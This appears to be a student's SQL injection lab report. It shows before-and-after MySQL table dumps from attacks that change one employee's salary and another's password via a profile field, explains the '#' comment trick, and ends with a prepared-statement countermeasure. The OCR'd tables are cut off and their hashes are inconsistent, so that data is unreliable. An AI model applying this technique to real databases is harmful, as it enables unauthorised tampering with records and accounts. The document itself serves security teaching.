
```
Database changed
mysql> select * from credential;
+----+-------+-------+--------+-------+----------+-------------+---------+-------+----------+
-------------------------------------+
| ID | Name  | EID   | Salary | birth | SSN      | PhoneNumber | Address | Email | NickName |
word                                 |
+----+-------+-------+--------+-------+----------+-------------+---------+-------+----------+
-------------------------------------+
|  1 | Alice | 10000 | 100000 | 9/20  | 10211002 |             |         |       |          |
918bdae83000aa54747fc95fe0470fff4976 |
|  2 | Boby  | 20000 |  30000 | 4/20  | 10213352 |             |         |       |          |
d97677c161c1c82c142906674ad15242b2d4 |
|  3 | Ryan  | 30000 |  50000 | 4/10  | 98993524 |             |         |       |          |
0276cb120637cca669eb38fb9928b017e9ef |
|  4 | Samy  | 40000 |  90000 | 1/11  | 32193525 |             |         |       |          |
8b8c183f349b3cab0ae7fccd39133508d2af |
|  5 | Ted   | 50000 | 110000 | 11/3  | 32111111 |             |         |       |          |
3bff28a7bb51cb6f22cb20a618701a2c2f58 |
|  6 | Admin | 99999 | 400000 | 3/5   | 43254314 |             |         |       |          |
f35a1df4ea895905f6f6618e83951a6effc0 |
+----+-------+-------+--------+-------+----------+-------------+---------+-------+----------+
-------------------------------------+
6 rows in set (0.00 sec)

mysql> 
```

Here observe the Salary of the Boby.

Its 30000

Before the attack



```
mysql> use Users;
Reading table information for completion of table and column names
You can turn off this feature to get a quicker startup with -A

Database changed
mysql> select * from credentials;
ERROR 1146 (42S02): Table 'Users.credentials' doesn't exist
mysql> select * from credential;
+----+-------+-------+-----------+-------+----------+-------------+---------+-------+---------
-----------------------------------------+
| ID | Name  | EID   | Salary    | birth | SSN      | PhoneNumber | Address | Email | NickName
assword                                  |
+----+-------+-------+-----------+-------+----------+-------------+---------+-------+---------
-----------------------------------------+
|  1 | Alice | 10000 |    100000 | 9/20  | 10211002 |             |         |       |
dbe918bdae83000aa54747fc95fe0470fff4976  |
|  2 | Boby  | 20000 | 150000000 | 4/20  | 10213352 |             |         |       |
b78ed97677c161c1c82c142906674ad15242b2d4 |
|  3 | Ryan  | 30000 |     50000 | 4/10  | 98993524 |             |         |       |
b4f2bc4ec7f774752771ffef11a3c5cc8208800  |
|  4 | Samy  | 40000 |     90000 | 1/11  | 32193525 |             |         |       |
95b8b8c183f349b3cab0ae7fccd39133508d2af  |
|  5 | Ted   | 50000 |    110000 | 11/3  | 32111111 |             |         |       |
9343bff28a7bb51cb6f22cb20a618701a2c2f58  |
```


After the attack , Boby salary increased to 150000000.

Expalnation: We are trying to exploit SQL Injection vulnerability by inserting code in the edit profile page so that we can update the salary of the Other employee.We insert # at the end to comment out all the other values from the input field.

Task 3.3: Modify other people' password.

Observation


Ryan password before the attack



```
Database changed
mysql> select * from credential;
+----+-------+-------+--------+-------+----------+------------+---------+-------+---
------------------------------------+
| ID | Name  | EID   | Salary | birth | SSN      | PhoneNumber | Address | Email | Ni
word                                |
+----+-------+-------+--------+-------+----------+------------+---------+-------+---
------------------------------------+
|  1 | Alice | 10000 | 100000 | 9/20  | 10211002 |            |         |       |
918bdae83000aa54747fc95fe0470fff4976 |
|  2 | Boby  | 20000 |  30000 | 4/20  | 10213352 |            |         |       |
d97677c161c1c82c142906674ad15242b2d4 |
|  3 | Ryan  | 30000 |  50000 | 4/10  | 98993524 |            |         |       |
0276cb120637cca669eb38fb9928b017e9ef |
|  4 | Samy  | 40000 |  90000 | 1/11  | 32193525 |            |         |       |
8b8c183f349b3cab0ae7fccd39133508d2af |
|  5 | Ted   | 50000 | 110000 | 11/3  | 32111111 |            |         |       |
3bff28a7bb51cb6f22cb20a618701a2c2f58 |
|  6 | Admin | 99999 | 400000 | 3/5   | 43254314 |            |         |       |
f35a1df4ea895905f6f6618e83951a6effc0 |
+----+-------+-------+--------+-------+----------+------------+---------+-------+---
------------------------------------+
6 rows in set (0.00 sec)
```

Ryan pass after the attack.

It changed !!!



```
mysql> select * from credential;
+----+-------+-------+--------+-------+----------+-------------+---------+-------+----------+-
------------------------------------+
| ID | Name  | EID   | Salary | birth | SSN      | PhoneNumber | Address | Email | NickName | P
word                                |
+----+-------+-------+--------+-------+----------+-------------+---------+-------+----------+-
------------------------------------+
|  1 | Alice | 10000 | 100000 | 9/20  | 10211002 |             |         |       |          | f
918bdae83000aa54747fc95fe0470fff4976 |
|  2 | Boby  | 20000 |  30000 | 4/20  | 10213352 |             |         |       |          | b
d97677c161c1c82c142906674ad15242b2d4 |
|  3 | Ryan  | 30000 |  50000 | 4/10  | 98993524 |             |         |       |          | a
2bc4ec7f774752771ffef11a3c5cc8208800 |
|  4 | Samy  | 40000 |  90000 | 1/11  | 32193525 |             |         |       |          | 9
8b8c183f349b3cab0ae7fccd39133508d2af |
|  5 | Ted   | 50000 | 110000 | 11/3  | 32111111 |             |         |       |          | 9
3bff28a7bb51cb6f22cb20a618701a2c2f58 |
|  6 | Admin | 99999 | 400000 | 3/5   | 43254314 |             |         |       |          | a
f35a1df4ea895905f6f6618e83951a6effc0 |
+----+-------+-------+--------+-------+----------+-------------+---------+-------+----------+-
------------------------------------+
6 rows in set (0.00 sec)

mysql> 
```

Explanation:

We use the update command to change the password of some other account(Ryan) from the another account(Alice). This exposes the SQL Injection Vulnerability. This shows how potentially dangerous it can be.

We login into the Alice Account and try to edit her profile .When we enter the attack vector into the nickname field, and if the attack is successful , the password of Ryan account changed.

The # symbol at the end of the attack vector is used to comment out all the code that follows in the original code.

Task 4 : Countermeasure

Observation

To make attack the vulnerable, we edit the unsafe_credentoial.php file by adding a prepared statement instead of executing a normal SQL Query.

If we perfume the attack, by writing the code in the username field then, the attack will not be get executed.

The attack fails in this case because of the use of prepare statement. This statement helps in Separating code from dat. The prepared statement first compiles the sql query without the data. The data is providing after the query is compiled and is the executed. This would treat the data as normal data without any special meaning. So even if there is SQL Code in the data, it will be treated as data to the query and not as SQL code. So any attack would fail in this protection mechanism is implemented.